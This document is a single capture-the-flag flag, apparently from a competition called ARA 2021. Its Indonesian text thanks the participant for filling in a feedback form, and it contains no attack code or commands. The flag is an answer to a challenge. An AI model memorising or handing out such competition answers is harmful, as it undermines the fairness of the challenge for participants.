ara2021{Terima_Kasih_Sudah_Mengisi_Feedback}